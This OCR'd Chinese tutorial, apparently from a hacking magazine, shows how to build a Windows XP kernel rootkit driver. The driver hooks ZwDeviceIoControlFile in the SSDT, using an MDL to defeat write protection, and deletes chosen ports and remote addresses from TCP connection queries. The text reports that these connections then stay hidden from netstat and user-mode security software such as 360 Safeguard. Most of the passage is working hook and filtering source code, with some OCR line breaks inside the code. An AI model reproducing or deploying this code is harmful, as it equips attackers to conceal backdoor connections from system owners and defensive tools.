


图2

```
        //进行锁定
        m_Mapped = MmMapLockedPages(m_MDL, KernelMode);
        HOOK_SYSCALL(ZwDeviceIoControlFile,
NewZwDeviceIoControlFile,OldZwDeviceIoControlFile);
    KdPrint(("驱动启动成功...\n"));
```

看到这里有些小菜可能又会迷糊了，这一大堆莫名其妙的函数都是哪来的啊？首先来说明一下MDL，MDL是内存描述符列表的简写，因为在WindowsXP和Windows2003系统中对内存区域启用了写保护的功能，也就是说SSDT是只读的，所以直接对SSDT操作修改将会导致系统蓝屏，而这时我们可以通过创建一个MDL将SSDT包含在内，然后添加一个MDL_MAPPED_TO_SYSTEM_VA标记以便允许写入该内存区域，接着再将这块内存进行锁定，这样就可以不用担心蓝屏问题来进行我们的SSDT HOOK了，最后在拆卸例程的时候关闭HOOK再将其释放。其中SSDT的定义如下：

```
    #pragma pack(1)    //SSDT表的结构
    typedef struct ServiceDescriptorEntry {
        unsigned int *ServiceTableBase;
        unsigned int *ServiceCounterTableBase; //Used only
in checked build
        unsigned int NumberOfServices;
        unsigned char *ParamTableBase;
                    } ServiceDescriptorTableEntry_t,
*PServiceDescriptorTableEntry_t;
    #pragma pack()
```

以下代码定义了一系列SSDT HOOK的宏，其中第一个宏的作用是获得HOOK的函数在SSDT中的位置；第二个宏的作用是获得函数的索引；第三个和第四个宏的作用是修改函数地址，主要的操作就是保存原函数地址，然后使用自定义的新函数进行替换操作。

```
    ZWDEVICECONTROLIOFILE OldZwDeviceIoControlFile = NULL;
    PMDL m_MDL = NULL;
    PVOID *m_Mapped = NULL;
    __declspec(dllimport) ServiceDescriptorTableEntry_t
KeServiceDescriptorTable;    //变量名不能改变，因为是从外部导入
的指针
                #define SYSTEMSERVICE(_function)
KeServiceDescriptorTable.ServiceTableBase[*(PULONG)
((PUCHAR)_function+1)]
    #define SYSCALL_INDEX(_Function) *(PULONG)((PUCHAR)
_Function+1)
    #define HOOK_SYSCALL(_Function, _Hook, _Orig) \
            _Orig = (PVOID)InterlockedExchange((PLONG)
&m_Mapped[SYSCALL_INDEX(_Function)], (LONG)_Hook)
    #define UNHOOK_SYSCALL(_Function, _Hook, _Orig ) \
            InterlockedExchange((PLONG)&m_Mapped
[SYSCALL_INDEX(_Function)], (LONG)_Hook)
```

接下来我们编写MYDRIVER_DispatchDeviceControl的代码，这个例程的主要功能是用来驱动设备和Ring3下的应用程序通信，代码如下：

```
    NTSTATUS MYDRIVER_DispatchDeviceControl(
        IN PDEVICE_OBJECT        DeviceObject,
        IN PIRP                  Irp
        )
    {
        NTSTATUS status = STATUS_SUCCESS;
    PIO_STACK_LOCATION IrpSp = IoGetCurrentIrpStackLocation
(Irp);
        PVOID lpInBuffer = NULL;
        ULONG nInBufferSize, nOutBufferSize,
dwIoControlCode;
        switch(IrpSp->Parameters.DeviceIoControl.
IoControlCode)
        {
        default:
    Irp->IoStatus.Status = STATUS_INVALID_DEVICE_REQUEST;
                Irp->IoStatus.Information = 0;
                break;
        }
        //获得输入缓冲区空间地址
        lpInBuffer = Irp->AssociatedIrp.SystemBuffer;
        nInBufferSize = IrpSp->Parameters.DeviceIoControl.
InputBufferLength;
        nOutBufferSize = IrpSp->Parameters.DeviceIoControl.
OutputBufferLength;
        dwIoControlCode = IrpSp->Parameters.DeviceIoControl.
IoControlCode;
        switch (dwIoControlCode)
        {
        case IOCTL_SET_LOCAL_CONTROL:
                {
        memcpy(&PORTHIDE,lpInBuffer,sizeof(ULONG));
                KdPrint(("本地端口模式...%ld\n",LocalPort));
                        break;
                }
        case IOCTL_SET_RHOST_CONTROL:
                {
        memcpy(&PORTHIDE,lpInBuffer,sizeof(ULONG));
        KdPrint(("远程地址模式...0x%x\n",RemoteHost));
                        break;
                }
        case IOCTL_SET_RPORT_CONTROL:
                {
        memcpy(&PORTHIDE,lpInBuffer,sizeof(ULONG));
    KdPrint(("远程端口模式...%ld\n",RemotePort));
                        break;
                }
        default:
    Irp->IoStatus.Status = STATUS_INVALID_PARAMETER;
                break;
        }
        status = Irp->IoStatus.Status;
        IoCompleteRequest(Irp, IO_NO_INCREMENT);
        return status;
    }
```

其中**dwIoControlCode = irpSp->Parameters.DeviceIoControl.IoControl**就是接收用户层应用程序传递过来的IRP，通过判断不同的IRP来设置不同的端口隐藏类型。其中本地端口隐藏模式就是隐藏本地已经监听的端口，远程地址模式就是隐藏目的ip的所有端口，远程端口模式就是隐藏连接到的相应远程端口。

接下来就是我们进行Hook的核心函数NewZwDeviceIoControlFile了，先来看代码：

```
    NTSTATUS NTAPI NewZwDeviceIoControlFile(
    IN HANDLE                FileHandle,
    IN HANDLE                Event OPTIONAL,
    IN PIO_APC_ROUTINE       ApcRoutine OPTIONAL,
    IN PVOID                 ApcContext OPTIONAL,
    OUT PIO_STATUS_BLOCK     IoStatusBlock,
    IN ULONG                 IoControlCode,
    IN PVOID                 InputBuffer OPTIONAL,
    IN ULONG                 InputBufferLength,
```

```
OUT PVOID            OutputBuffer OPTIONAL,
IN ULONG             OutputBufferLength
)
{
TCP_REQUEST_QUERY_INFORMATION_EX req;
ULONG NumCount = 0;
ULONG i = 0;
TCPAddrEntry*      TcpTable = NULL;
TCPAddrExEntry*    TcpTableEx = NULL;
//调用旧函数
NTSTATUS ntStatus = ((ZWDEVICECONTROLIOFILE)
OldZwDeviceIoControlFile)(
    FileHandle,
    Event,
    ApcRoutine,
    ApcContext,
    IoStatusBlock,
    IoControlCode,
    InputBuffer,
    InputBufferLength,
    OutputBuffer,
    OutputBufferLength);
//判断是否为查询TCP连接信息
if (IoControlCode != IOCTL_TCP_QUERY_INFORMATION_EX)
    return ntStatus;
    //原函数返回不成功
if (!NT_SUCCESS(ntStatus))
    return ntStatus;
//获得输入缓冲区
memcpy(&req,InputBuffer,sizeof(TDIObjectID));
if (   (req.ID.toi_entity.tei_entity == CO_TL_ENTITY)
    &&(req.ID.toi_entity.tei_instance == 0)
    &&(req.ID.toi_class == INFO_CLASS_PROTOCOL)
    &&(req.ID.toi_type == INFO_TYPE_PROVIDER)
    )       //判断是否为端口查询
{
    //普通查询
    if (req.ID.toi_id == TCP_MIB_ADDRTABLE_ENTRY_ID)
    {
    NumCount = IoStatusBlock->Information / sizeof
(TCPAddrEntry);
            TcpTable = (TCPAddrEntry*)OutputBuffer;
            //循环链表，找到并修改需要隐藏的端口
            for(i = 0; i < NumCount; i++) {
            //本地端口模式
if( ntohs(TcpTable[i].tae_ConnLocalPort) == PORTHIDE) {
            KdPrint(("隐藏本地端口%d\n",ntohs(TcpTable
[i].tae_ConnLocalPort)));
    memcpy((TcpTable+i), (TcpTable+i+1), ((NumCount-
i-1)*sizeof(TCPAddrEntry)));
            NumCount--;
            i--;
            }
            //远程端口模式
  if (ntohs(TcpTable[i].tae_ConnRemPort) == PORTHIDE) {
            KdPrint(("隐藏远程端口%d\n", ntohs(TcpTable
[i].tae_ConnRemPort)));
            memcpy((TcpTable+i), (TcpTable+i+1),
((NumCount-i-1)*sizeof(TCPAddrEntry)));
            NumCount--;
            i--;
            }
            //远程地址模式
    if (TcpTable[i].tae_ConnRemAddress == PORTHIDE) {
            KdPrint(("隐藏远程地址0x%x\n", TcpTable[i].
tae_ConnRemAddress));
  memcpy((TcpTable+i), (TcpTable+i+1), ((NumCount-i-1)
*sizeof(TCPAddrEntry)));
            NumCount--;
            i--;
            }
        }
    IoStatusBlock->Information = NumCount*sizeof
(TCPAddrEntry);
    }
    //带进程PID的查询
    if (req.ID.toi_id == TCP_MIB_ADDRTABLE_ENTRY_EX_ID)
    {
    NumCount = IoStatusBlock->Information / sizeof
(TCPAddrExEntry);
    TcpTableEx = (TCPAddrExEntry*)OutputBuffer;
    //循环链表
        for(i = 0; i < NumCount; i++) {
            //本地端口模式
  if( ntohs(TcpTableEx[i].tae_ConnLocalPort) == PORTHIDE)
{
            KdPrint(("隐藏本地端口%d\n", ntohs
(TcpTableEx[i].tae_ConnLocalPort)));
            memcpy((TcpTableEx+i), (TcpTableEx+i+1),
((NumCount-i-1)*sizeof(TCPAddrExEntry)));
            NumCount--;
            i--;
            }
            //远程端口模式
  if (ntohs(TcpTableEx[i].tae_ConnRemPort) == PORTHIDE)
{   KdPrint(("隐藏远程端口%d\n", ntohs(TcpTableEx[i].
tae_ConnRemPort)));
            memcpy((TcpTableEx+i), (TcpTableEx+i+1),
((NumCount-i-1)*sizeof(TCPAddrExEntry)));
            NumCount--;
            i--;
            }
            //远程地址模式
  if (TcpTableEx[i].tae_ConnRemAddress == PORTHIDE){
        KdPrint(("隐藏远程地址0x%x\n", TcpTableEx[i].
tae_ConnRemAddress));
            memcpy((TcpTableEx+i), (TcpTableEx+i+1),
((NumCount-i-1)*sizeof(TCPAddrExEntry)));
            NumCount--;
            i--;
            }
        }
    IoStatusBlock->Information = NumCount*sizeof
(TCPAddrExEntry);
    }
}
return ntStatus;
}
```

函数的主要工作流程是：首先调用一次原始的函数来判断查询的端口信息是否为IOCTL_TCP_QUERY_INFORMATION_EX，也就是判断是否为查询TCP连接信息，然后获得输入缓冲区，其中参数中的InputBuffer是在Ring3应用程序传递而来的，我们把InputBuffer赋予req这个结构体，因为在WindowsXP下的端口查询有两种方式："netstat -an"和"netstat -ano"，第一个不用说了，第二个是带参数的查询。这两种查询方式的req.ID.toi_id是不一样的，一种是普通查询TCP_MIB_ADDRTABLE_ENTRY_ID，带参数的查询则是TCP_MIB_ADDRTABLE_ENTRY_EX_ID。这里必须分别处理，要不然狐狸尾巴就要露出来了！找到相应端口后进行隐藏的操作很简单，首先定义一个TcpTable的结构体，如果是带参数的查询，就定义一个TcpTableEx的结构体，其中TCPAddrEntry和TCPAddrExEntry的定义分别如下：

```
typedef struct TCPAddrEntry {
    ULONG tae_ConnState;
    ULONG tae_ConnLocalAddress;
    ULONG tae_ConnLocalPort;
    ULONG tae_ConnRemAddress;
    ULONG tae_ConnRemPort;
} TCPAddrEntry;
typedef struct TCPAddrExEntry {
    ULONG tae_ConnState;
    ULONG tae_ConnLocalAddress;
    ULONG tae_ConnLocalPort;
    ULONG tae_ConnRemAddress;
    ULONG tae_ConnRemPort;
    ULONG pid;
} TCPAddrExEntry;
```

结构体里包含了连接状态、本地地址、远程地址、本地端口和远程端口等信息，其中TCPAddrExEntry还多了个pid的参数。我们就是通过这个结构体来进行不同的端口隐藏，端口隐藏的具体操作是循环表的所有项，找到了目标端口或者ip地址后直接把它后面的数据复制过来，这样一来就覆盖了当前项，也就达到了隐藏的目的。具体代码为：**memcpy((TcpTableEx+i),(TcpTableEx+i+1),((NumCount-i-1)*sizeof(TCPAddrExEntry)));**，至于用来传递参数的应用层程序，我特地编写了一个小程序来进行控制这个驱动程序，代码很简单，首先是打开这个设备**HANDLE hDevice = CreateFile("\\\\.\\MYDRIVER_DeviceName",GENERIC_READ|GENERIC_WRITE,0,NULL,OPEN_EXISTING,FILE_ATTRIBUTE_NORMAL,NULL);**，然后输入参数进行判断后再和对应设备进行通信：**DeviceIoControl(hDevice,IOCTL_SET_LOCAL_CONTROL,&pid,sizeof(long),NULL,0,&ReBytes,NULL);// 和驱动设备进行通信**，详细的代码已经打包收录到光盘中了。现在来演示一下程序的运行结果，其中驱动的加载我们使用KmdManager.exe这个小软件来实现，运行状况可以使用DBGVIEW.EXE来查看，如图3。




图3

我们可以看到连接到远程的80端口已经被隐藏了，使用IE浏览网站时就需要连接到对方服务器的80端口，但从中我们却根本没有发现，如图4。同样的，类似360安全卫士之类的Ring 3 下的软件也是没办法查看到我们隐藏的端口的。


